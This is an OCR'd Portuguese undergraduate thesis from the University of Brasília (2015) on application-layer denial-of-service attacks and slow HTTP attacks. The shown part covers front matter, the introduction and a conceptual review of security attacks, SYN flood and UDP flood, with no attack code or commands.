


ATAQUES DE NEGAÇÃO DE SERVIÇO NA CAMADA DE APLICAÇÃO: ESTUDO DE ATAQUES LENTOS AO PROTOCOLO HTTP

ALEJANDRO BARRIOS QUINTANILLA

DEIJAVAL PEREIRA DA SILVA FILHO

TCC EM ENGENHARIA DE REDES DE COMUNICAÇÃO

DEPARTAMENTO DE ENGENHARIA ELÉTRICA

FACULDADE DE TECNOLOGIA

UNIVERSIDADE DE BRASÍLIA

UNIVERSIDADE DE BRASÍLIA
FACULDADE DE TECNOLOGIA
DEPARTAMENTO DE ENGENHARIA ELÉTRICA

ATAQUES DE NEGAÇÃO DE SERVIÇO NA CAMADA DE APLICAÇÃO: ESTUDO DE ATAQUES LENTOS AO PROTOCOLO HTTP

ALEJANDRO BARRIOS QUINTANILLA

DEIJAVAL PEREIRA DA SILVA FILHO

TRABALHO DE CONCLUSÃO DE CURSO SUBMETIDO AO DEPARTAMENTO DE ENGENHARIA ELÉTRICA DA FACULDADE DE TECNOLOGIA DA UNIVERSIDADE DE BRASÍLIA COMO PARTE DOS REQUISITOS NECESSÁRIOS PARA A OBTENÇÃO DO GRAU DE ENGENHEIRO DE REDES DE COMUNICAÇÃO.

APROVADA POR:

_____

Professora Doutora Edna Dias Canedo, FGA/UnB
(Orientador)

_____

Prof. Doutor Laerte Peotta de Melo, Banco do Brasil
Examinador externo

_____

Msc Fabiana Freitas Mendes, FGA/UnB
Examinador interno

BRASÍLIA, 19 DE MAIO DE 2015.

FICHA CATALOGRÁFICA

QUINTANILLA, ALEJANDRO BARRIOS E FILHO, DEIJAVAL PEREIRA DA SILVA
ATAQUES DE NEGAÇÃO DE SERVIÇO NA CAMADA DE APLICAÇÃO:ESTUDO DE ATAQUES LENTOS AO PROTOCOLO HTTP [Distrito Federal] 2015.
xi, 56p., 210 x 297 mm (ENE/FT/UnB, Graduação, Engenharia de Redes de Comunicação, 2015).
Trabalho de Conclusão de Curso – Universidade de Brasília, Faculdade de Tecnologia.
Departamento de Engenharia Elétrica

1. Slow DoS	2. Segurança
3. Camada de Aplicação	4. Negação de Serviço
I. ENE/FT/UnB	II. Título (série)

REFERÊNCIA BIBLIOGRÁFICA

QUINTANILLA, A.B. E FILHO, D.P.S. (2015). ATAQUES DE NEGAÇÃO DE SERVIÇO NA CAMADA DE APLICAÇÃO:ESTUDO DE ATAQUES LENTOS AO PROTOCOLO HTTP, Trabalho de Conclusão de Curso em Engenharia de Redes de Comunicação, Publicação ENE.DM-123/15, Departamento de Engenharia Elétrica, Universidade de Brasília, Brasília, DF, 56p.

CESSÃO DE DIREITOS

AUTORES: ALEJANDRO BARRIOS QUINTANILLA
DEIJAVAL PEREIRA DA SILVA FILHO
TÍTULO: ATAQUES DE NEGAÇÃO DE SERVIÇO NA CAMADA DE APLICAÇÃO:ESTUDO DE ATAQUES LENTOS AO PROTOCOLO HTTP.
GRAU: Engenheiro de Redes de Comunicação ANO: 2015

ALEJANDRO BARRIOS QUINTANILLA
DEIJAVAL PEREIRA DA SILVA FILHO
Departamento de Eng. Elétrica (ENE) - FT
Universidade de Brasília (UnB)
Campus Darcy Ribeiro
CEP 70919-970 - Brasília - DF - Brasil

Aos meus pais

DEIJAVAL PEREIRA DA SILVA FILHO

À minha mãe.

ALEJANDRO BARRIOS QUINTANILLA

AGRADECIMENTOS

Gostaria de iniciar agradecendo à minha mãe por todo apoio, confiança e paciência ao longo desses anos. Suas palavras de motivação, empurrões e orações foram de grande valia para chegar até aqui.
À minha família "adotiva"Cida, Carlos, Lidiane, Rafael e Leila por toda ajuda e apoio em todos os momentos. Realmente, estes foram a família que pude escolher na vida.
Aos meus amigos e colegas de curso Eduardo Sena, Thiago Zanette, Deijaval Filho, Rogério Matsuda, Vítor Brixi, que foram companheiros nas mais diversas situações na universidade, dando também conselhos e ajudas em vários assuntos.
Aos professores e orientadores do departamento de Engenharia Elétrica da UnB, Laerte Peotta, Edna Canedo, Edgard Oliveira, Anderson Nascimento, Marcelo Carvalho. Todos esses, de alguma forma deram apoio e incentivo durante o curso.

ALEJANDRO BARRIOS QUINTANILLA

Agradeço, em primeiro lugar, a Deus, por ser meu refúgio nos momentos de aflição, minha companhia na solidão dos estudos e por me propiciar estrutura e saúde para concretizar o sonho de graduação em uma grande universidade.
Quero agradecer aos meus pais Deijaval Pereira e Maria Áurea Ribeiro pelo apoio desmedido no decorrer de todos esses anos. O afeto demonstrado, o amparo disponibilizado, assim como a confiança em mim depositada constituem os pilares da minha formação. Foram seus ensinamentos, estímulos e orações que me conduziram até aqui. O meu respeito, gratidão e amor por vocês são eternos.
A todos os meus familiares e amigos, em especial às minhas irmãs Mariana Pereira e Marina Pereira, às minhas tias Josely Ribeiro e Maria de Jesus Pereira, e aos meus colegas Alejandro Barrios, Danilo Soares, Eduardo Sena, Thiago Zanette e Vítor Porto, os quais foram de fundamental importância na superação das dificuldades enfrentadas durante essa jornada, e cuja amizade conservarei por toda a vida.

DEIJAVAL PEREIRA DA SILVA FILHO

RESUMO

ATAQUES DE NEGAÇÃO DE SERVIÇO NA CAMADA DE APLICAÇÃO: ESTUDO DE ATAQUES LENTOS AO PROTOCOLO HTTP

Autores: ALEJANDRO BARRIOS QUINTANILLA
DEIJAVAL PEREIRA DA SILVA FILHO

Orientador: Professora Doutora Edna Dias Canedo, FGA/UnB

Projeto Final de Graduação

Brasília, 19 de maio de 2015

O assombroso desenvolvimento das redes de comunicação desencadeou um crescimento alarmante de diferentes tipos de investidas com pretensões maliciosas vinculadas à Internet. Entre elas, encaixam-se os ataques de negação de serviço, os quais, distinguindo-se de técnicas de invasão, tem como meta a interrupção de serviços. Os gigantescos prejuízos de ordem comercial e financeira resultantes desse modelo de ataque geram uma motivação de busca por conhecer suas características, levantar as formas de acometimento e diagnosticar os danos. Para tal, realizou-se um estudo voltado à descrição das práticas ofensivas, vulnerabilidades dos sistemas, métodos de mitigação e ferramentas de contenção. Foram praticadas simulações de ataques DDoS com foco em Slow DoS, apresentados os resultados advindos dos experimentos em questão e analisados os dados coletados no decorrer das experiências.

Palavras-chave: Slow DoS; segurança; camada de aplicação; negação de serviço.

ABSTRACT

DENIAL OF SERVICE ATTACKS ON APPLICATION LAYER: A ESTUDY ABOUT SLOW ATTACKS AIMING HTTP PROTOCOL

Authors: ALEJANDRO BARRIOS QUINTANILLA
DEIJAVAL PEREIRA DA SILVA FILHO

Supervisor: Professora Doutora Edna Dias Canedo, FGA/UnB

Final Graduation Project

The amazing development of communication networks has unleashed a alarming growth of different types of assaults with malicious intents related to Internet. Among them, denial of service attacks, different than invasion techniques, it has the intention of interrupting services. The huge comercial and financial damage of this model motivates many others to know the features, understand how these attacks affect the systems and how to diagnose the damages. This study is a research of offensive uses, vulnerabilities, mitigation methods e contention tools. Many simulations were perfomed in a DDoS scenario including mainly Slow DDoS, then presented the results of the experiments and their analysis.

Keywords: Slow DoS; security; application layer; denial of service.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

Siglas

CSS	Cascading Style Sheets
DNS	Domain Name System
DDoS	Distributed Denial of Service
FTP	File Transfer Protocol
HTML	HyperText Markup Language
IETF	Internet Engineering Task Force
IP	Internet Protocol
ISP	Internet Service Provider
RTT	Round-Trip Time
SMTP	Simple Mail Transfer Protocol
TCP	Transmission Control Protocol
TTL	Time to Live
UDP	User Datagram Protocol
URL	Uniform Resource Locator

1 INTRODUÇÃO

1.1 CONTEXTUALIZAÇÃO

Sem dúvida, a Internet se tornou o ambiente mais utilizado para interação humana, que vem tendo crescimento fenomenal. No início da década de 60, ainda chamada de ARPANET, já se constatava um aumento considerável de usuários. Pouco menos de 30 anos atrás, em 1985, contabilizavam-se dois mil computadores conectados e dezenas de milhares de usuários. No entanto, em 2001, o cenário já estava bastante modificado, com estimados 109 milhões de *hosts* na rede (KIZZA, 2005). Agora, a Internet consiste em uma enorme rede que conecta milhões de máquinas e usuários, trazendo comodidade para o homem atual e se tornando essencial para a vida moderna. Além de comunicações, também se usa essa ferramenta para operações financeiras, e nisso se incluem trocas de dados sigilosos de clientes, como senhas de contas bancárias, dados de cartões de crédito etc. Diante disso, a Internet vem se tornando alvo de ataques que visam comprometer os serviços de rede e obter e/ou danificar informações dos usuários. Um tipo de ação muito conhecida é o ataque de negação de serviço (ou DoS - Denial of Service), que tem por objetivo provocar a inoperância temporária ou indefinida de um serviço provido por um recurso computacional ou por um elemento da estrutura de comunicação de rede. Os principais alvos são: sistemas Web de bancos, operadoras de cartões de crédito e, até mesmo, servidores raiz de DNS.

Portanto, além de implantar, planejar, manter e gerir, é necessário ainda prover segurança a essas redes. As empresas de hoje dependem fortemente dos sistemas de informação, e estes se conectam à Internet. Por isso, não podem ter seus serviços e operações interrompidos. Um incidente de segurança afeta seu próprio sistema, gerando insatisfação e desconfiança de seus clientes e parceiros. Uma vez atacada, uma empresa pode virar refém de ameaças dos atacantes, ou seja, sofrer chantagem para que novos ataques não ocorram. Impressionantemente, ataques podem ser ainda planejados ou encomendados por concorrentes a fim de que sejam obtidas vantagens comerciais e, assim, comprometer a reputação da empresa vítima (Cert.br).

Um ataque de negação de serviço - DoS (Denial of Service) normalmente envolve saturar uma máquina-alvo com comunicações externas ao ponto de o serviço não ter condições de tratar as requisições legítimas, ou responder tão lentamente que não será suficiente para atender aos acessos. O ataque pode ser realizado de forma distribuída, ou seja, a partir de diferentes origens, aumentando consideravelmente o tráfego malicioso e causando a inutilização dos serviços do alvo. No entanto, esse tipo de ataque não visa invadir ou roubar dados. O real objetivo é tornar o serviço indisponível por um certo período de tempo. Um modelo de ataque de negação de serviço pode ser visto na Figura 1.1.




Figura 1.1: Ilustração de um ataque DDoS (PENTAGO, 2013) e (KUROSE; ROSS, 2010) (adaptado).

Sistemas bem planejados, mais robustos e bem dimensionados, usualmente estão mais imunes a ataques DoS. Porém, um dos agravantes é o fato de que máquinas infectadas podem participar de um ataque sem que ao menos saibam disso. Neste caso, participam computadores infectados por *bots*, programas que podem executar tarefas a favor do atacante. Com o ajuntamento desses colaboradores, que podem ser dezenas, centenas ou até milhares de máquinas, forma-se uma *botnet*, tornando o ataque mais efetivo pelo fato de as requisições estarem distribuídas geograficamente. Isso dificulta o trabalho dos profissionais responsáveis por dirimir a situação, pois terão que identificar requisições ilegítimas dentro de um grande intervalo de IP's.

Assim como os sistemas de segurança vão se aprimorando, os ataques têm crescido em número, sofisticação e custo. Quando os ataques usuais não surtem o efeito desejado, a estratégia tem sido atacar a sétima camada do modelo OSI, chamada de camada de aplicação. Variações do tipo *Low* e *Slow* DoS estão se tornando um sério problema por causa da dificuldade de serem detectados, já que consomem pouco recurso de rede.

Segundo relatório de segurança realizado pela provedora Akamai no terceiro trimestre de 2014, houve um aumento no número de ataques à camada de aplicação em relação ao segundo trimestre do mesmo ano. Também, nesse mesmo intervalo, observou-se um aumento de 80% de ataque de banda. O espectro de ameaças DDoS se expande a cada dia, com a possibilidade de os reponsáveis pelos ataques terem à sua disposição dispositivos usados cotidianamente, como smartphones, tablets, entre outros aparelhos vestíveis. Como se vive na era da Internet das coisas (*Internet of Things*), o quadro característico de uma *botnet* tende a ser bem diferente do que se vê na atualidade, com aumento de tamanho, atuantes em

múltiplas camadas, podendo gerar muita banda e taxas de conexões (AKAMAI, 2014).

1.2 DEFINIÇÃO DO PROBLEMA

Ataques de negação de serviço ainda representam uma ameaça virtual. Ao longo do tempo, as técnicas para se interromper serviços na Internet foram sendo aprimoradas, assim como as formas de detecção e mitigação. É possível enumerar várias motivações para os atacantes, dentre elas: *hacktivismo* (ativismo usando-se a Internet), concorrência empresarial, extorsão virtual e até servir como pano de fundo para ataques de invasão. Atualmente, observa-se um aumento de técnicas que visam atingir a camada de aplicação. Um exemplo dessa nova modalidade de ataque é o Slow DoS, que consome pouca banda na rede e, por isso, há mais dificuldade para ser detectado (SHTERN et al., 2014). Ataques mais antigos de força bruta ainda são percebidos. Dois tipos de ataques que exploram vulnerabilidades da camada de rede prevalecem em quantidade: SYN *flood* e UDP *flood*. Ambos caracterizam-se por consumir muita banda e gerar altas taxas de pacotes por segundo, podendo, em alguns casos, ultrapassar taxas de centenas de gigabits em uma só investida (AKAMAI, 2014).

1.3 OBJETIVOS DO PROJETO

O presente trabalho propõe-se a mostrar modelos de ataques de negação de serviço e seus impactos com foco em ataques lentos à camada de aplicação. Dentre os objetivos específicos há o intuito de apresentar um laboratório de testes, analisar ferramentas de ataque e, por conseguinte, realizar as simulações, tendo como alvo um servidor Web. Com os resultados obtidos, uma análise da eficiência dos ataques será realizada, comparando-se situações com uso e sem uso de recursos de prevenção e mitigação.

1.4 APRESENTAÇÃO DO MANUSCRITO

No capítulo 2 é feita uma revisão bibliográfica sobre conceito de segurança e ameaças que afetam a Internet. Em seguida, o capítulo 3 descreve o protocolo HTTP da camada de aplicação e suas características. Os experimentos e decorrentes resultados são discutidos no capítulo 4, seguidos das conclusões no capítulo 5.

2 SEGURANÇA DE REDES

2.1 INTRODUÇÃO

Segurança pode ser definida como um contínuo processo de se proteger um objeto de um ataque. O tal objeto pode ser uma pessoa, uma organização, propriedade ou dados. Quando se considera um sistema computacional, sua segurança envolve a proteção de todos os seus recursos (KIZZA, 2005). No início da Internet as operações eram bem limitadas, como enviar simples *e-mails*, portanto, não se destinava muita atenção à segurança da rede. O fato é que, hoje, a população em geral executa diversas ações usando a Internet, tais como: executar operações bancárias, comprar e vender produtos, guardar arquivos de cunho pessoal ou até arquivar documentos sigilosos de uma empresa. Sendo assim, o campo da segurança tem se tornado primordial para proteger pessoas, empresas e seus respectivos dados.

Tornar um sistema seguro envolve lidar com agentes maliciosos que, intencionalmente, procuram obter algum tipo de benefício, chamar atenção ou prejudicar alguém. Assim sendo, os responsáveis pela segurança têm que estar preparados para combater adversários inteligentes, dedicados e, muitas vezes, patrocinados por uma outra parte (TANENBAUM, 2003).

Segundo (COMER, 2008), há quatro aspectos essenciais, que devem estar interligados, para prover segurança, procurando sempre combiná-la à facilidade de uso:

Integridade: Refere-se à proteção a mudança. Os dados que chegam a um receptor necessitam ser idênticos aos dados enviados pelo transmissor. Ou seja, o conteúdo da informação não pode ser alterado durante a transmissão, quer seja por acidente, quer seja intencionalmente.

Disponibilidade: Refere-se à proteção a interrupção de serviço. Os dados devem permanecer acessíveis a usuários legítimos. Esse é o aspecto comprometido por ataques de natureza de negação de serviço.

Confidencialidade: Refere-se à proteção ao acesso sem autorização dos dados, como é o caso de grampos telefônicos. Os dados necessitam trafegar com algum tipo de cifragem para que eventuais interceptores não tenham acesso às informações.

Privacidade: Refere-se à habilidade de o remetente permanecer anônimo, ou seja, a identidade de quem envia uma mensagem não deve ser revelada.

2.2 ATAQUES À SEGURANÇA

Embora na literatura em geral as definições de ataque e ameaça sejam comumente usadas para se referir à mesma coisa, a RFC 2828 define o que é ameaça e ataque. Ameaça é uma potencial violação de segurança que vem a existir quando há circunstâncias, capacidade, ação ou evento que possa causar uma brecha na segurança e provocar dano. Ou seja, uma ameaça pode ser definida como um perigo que é capaz de explorar uma vulnerabilidade. Ataque, por conseguinte, é uma investida a um sistema de segurança advinda de uma ameaça inteligente, ou seja, um ato inteligente que tem como propósito passar por serviços de segurança e violar suas políticas.

2.2.1 Ataques passivos

Em essência, um ataque passivo tem a intenção de aprender ou usar informação do sistema, mas sem afetar recursos do mesmo. O objetivo do oponente é conseguir informações que são transmitidas. Uma das possibilidades é o adversário conseguir interceptar mensagens em claro, aquelas sem nenhum tipo de cifragem. Caso a mensagem use encriptação, ainda que não se possa ver o conteúdo em si, o oponente pode verificar padrões das mensagens que trafegam. A partir dessas observações é possível supor a natureza da comunicação. Esse tipo de ataque torna-se difícil de detectar porque não envolve alteração de dados. Normalmente, as mensagens são trocadas entre emissor e receptor sem que os mesmos percebam que há algum intermediário as lendo ou analisando padrões de tráfego. Sendo assim, é preferível investir em métodos de encriptação, ou seja, mais fácil prevenir do que detectar esse tipo de ataque.

2.2.2 Ataques ativos

Ataques ativos, em suma, buscam alterar os recursos de um sistema ou afetar seu funcionamento. Este tipo de ataque modifica os dados ou os falsifica. Podem ser divididos em quatro categorias: mascaramento, replay, modificação de mensagens e negação de serviço.

Mascaramento: Também conhecido como personificação. É a ação em que um indivíduo tenta se passar por um usuário legítimo. Ele consegue se autenticar como outra pessoa e passa a enviar mensagens enganando o destinatário.

Replay: Caso em que o oponente intercepta mensagem entre dois comunicantes e, em sequência, retransmite buscando produzir um efeito sem autorização.

Modificação de mensagem: Atacante captura mensagens e faz alterações ou reordena palavras, retransmitindo, em seguida, ao outro participante.

Negação de serviço: O objetivo é interromper os serviços para requisições legítimas através

de inundações de tráfego ou exaustão de recursos, ocasionando baixa de desempenho ou até total desabilitação do serviço.

Vê-se que ataques ativos apresentam características opostas em relação aos ataques passivos. Enquanto é mais prudente investir em prevenção para ataques passivos, para os ataques ativos isso se torna mais complexo, já que há uma variedade enorme de potencial para explorar vulnerabilidades. Portanto, para ataques ativos, o objetivo é detectar os ataques e recuperar os danos (STALLINGS, 2011).

O presente trabalho irá focar no ataque ativo de negação de serviço (DoS), abrangendo seus tipos.

2.3 NEGAÇÃO DE SERVIÇO

Um ataque de negação de serviço pode ser executado por uma única máquina ou por um grupo delas, com a pretensão de causar à vítima (*website*, servidor, etc) a interrupção de seus serviços a seus clientes. Quando o ataque se faz a partir de um único *host*, é chamado apenas Ataque de Negação de Serviço (em inglês, Denial of Service abreviado como DoS). Por outro lado, quando muitos *hosts* coordenam uma investida à vítima, chama-se Ataque Distribuído de Negação de Serviço (em inglês, Distributed Denial of Service, abreviado como DDoS). Esses ataques distribuídos geralmente são compostos por máquinas infectadas por algum tipo de código malicioso (*malware*), e podem encontrar-se espalhadas geograficamente (*botnet*). Como exemplo, pode-se ver um ataque ocorrido em 12 de janeiro de 2015 mostrado na Figura 2.1.




Figura 2.1: Ataque distribuído ocorrido em janeiro de 2015 (NORSE, 2015).

Segundo (PATRIKAKIS; MASIKOS; ZOURARAKI, 2004), o primeiro ataque DoS aconteceu contra um ISP, empresa provedora de acesso à Internet, chamada Panix, em 6 de setembro de 1996, por volta de 17h30min (hora local). Tal ataque, do tipo SYN *flood*, atingiu diferentes computadores na empresa, incluindo correio, notícias e servidores Web.

2.3.1 SYN Flood

Para compreender melhor o ataque SYN flood é necessário analisar o funcionamento dos protocolos de comunicação da camada de transporte: TCP e UDP. Sabe-se que a Internet é uma rede que, a todo tempo, transporta dados fragmentados em pacotes. Cada pacote trafega sem rota predeterminada até o destino e lá é reconstruído para formar a mensagem original. Para que tudo funcione de forma apropriada, as redes necessitam estabelecer relações de confiança entre os elementos transmitidos. Tanto TCP como UDP usam portas numeradas para identificar máquinas de origem e o destino do pacote, como pode ser visto na Figura 2.2, mostrando um cabeçalho TCP. Uma regra básica de segurança é nunca deixar uma porta aberta enquanto um determinado serviço não esteja sendo executado.




Figura 2.2: Cabeçalho TCP (LEWIS, 2011).

O protocolo TCP propicia comunicação confiável entre servidor e cliente, estabelecendo uma conexão virtual através de um método chamado *three-way handshake* (aperto de mão em três fases). Essa conexão virtual é requerida antes de qualquer comunicação entre os dois. Inicialmente, o cliente envia um *flag* SYN ao servidor, e este, por sua vez, responde enviando um segmento de reconhecimento (ACK) e também um SYN. Finalmente, o cliente enviará um ACK para indicar que sabe que a conexão foi aceita. A troca de segmentos nesse processo pode ser vista na Figura 2.3.

O ataque SYN Flood tira vantagem desse mecanismo de conexão do TCP. O atacante envia pacotes de forma massiva para o servidor da vítima forjando o endereço de origem. O servidor, ao receber os pacotes, enfileira as requisições, envia um pacote de resposta e per-




Figura 2.3: Representação do three-way handshake (BEARDSLEY, 2009) (adaptado).

manece aguardando a confirmação da máquina cliente. Já que o endereço dos pacotes é falso, a confirmação esperada jamais é recebida. Como consequência, o servidor da vítima perde tempo e recursos que poderiam estar sendo usados para outros processos. Quando o limite do *buffer*[1] é atingido, há descarte dos pacotes de abertura e o serviço fica inutilizado. A duração da indisponibilidade depende da persistência do atacante em mandar pacotes seguidamente. A esquematização do SYN Flood é mostrada na Figura 2.4.




Figura 2.4: Ataque SYN flood (WAGNON, 2013) (adaptado).

2.3.2 UDP Flood

Trata-se de um ataque de negação de serviço baseado em esgotamento de largura de banda. Tem como foco a negação de aplicações legítimas que atuam em um *host* específico, explorando, para tal, vulnerabilidades em protocolos e serviços do mesmo.

Esse ataque é caracterizado pela inundação de uma máquina remota com pacotes UDP em quantidade superior àquela com a qual se consegue lidar. Como a garantia de que esse tipo de pacote foi entregue inexiste, o atacante, de forma aleatória, os envia a todas as portas do *host* atacado, acarretando o *flooding* do mesmo.

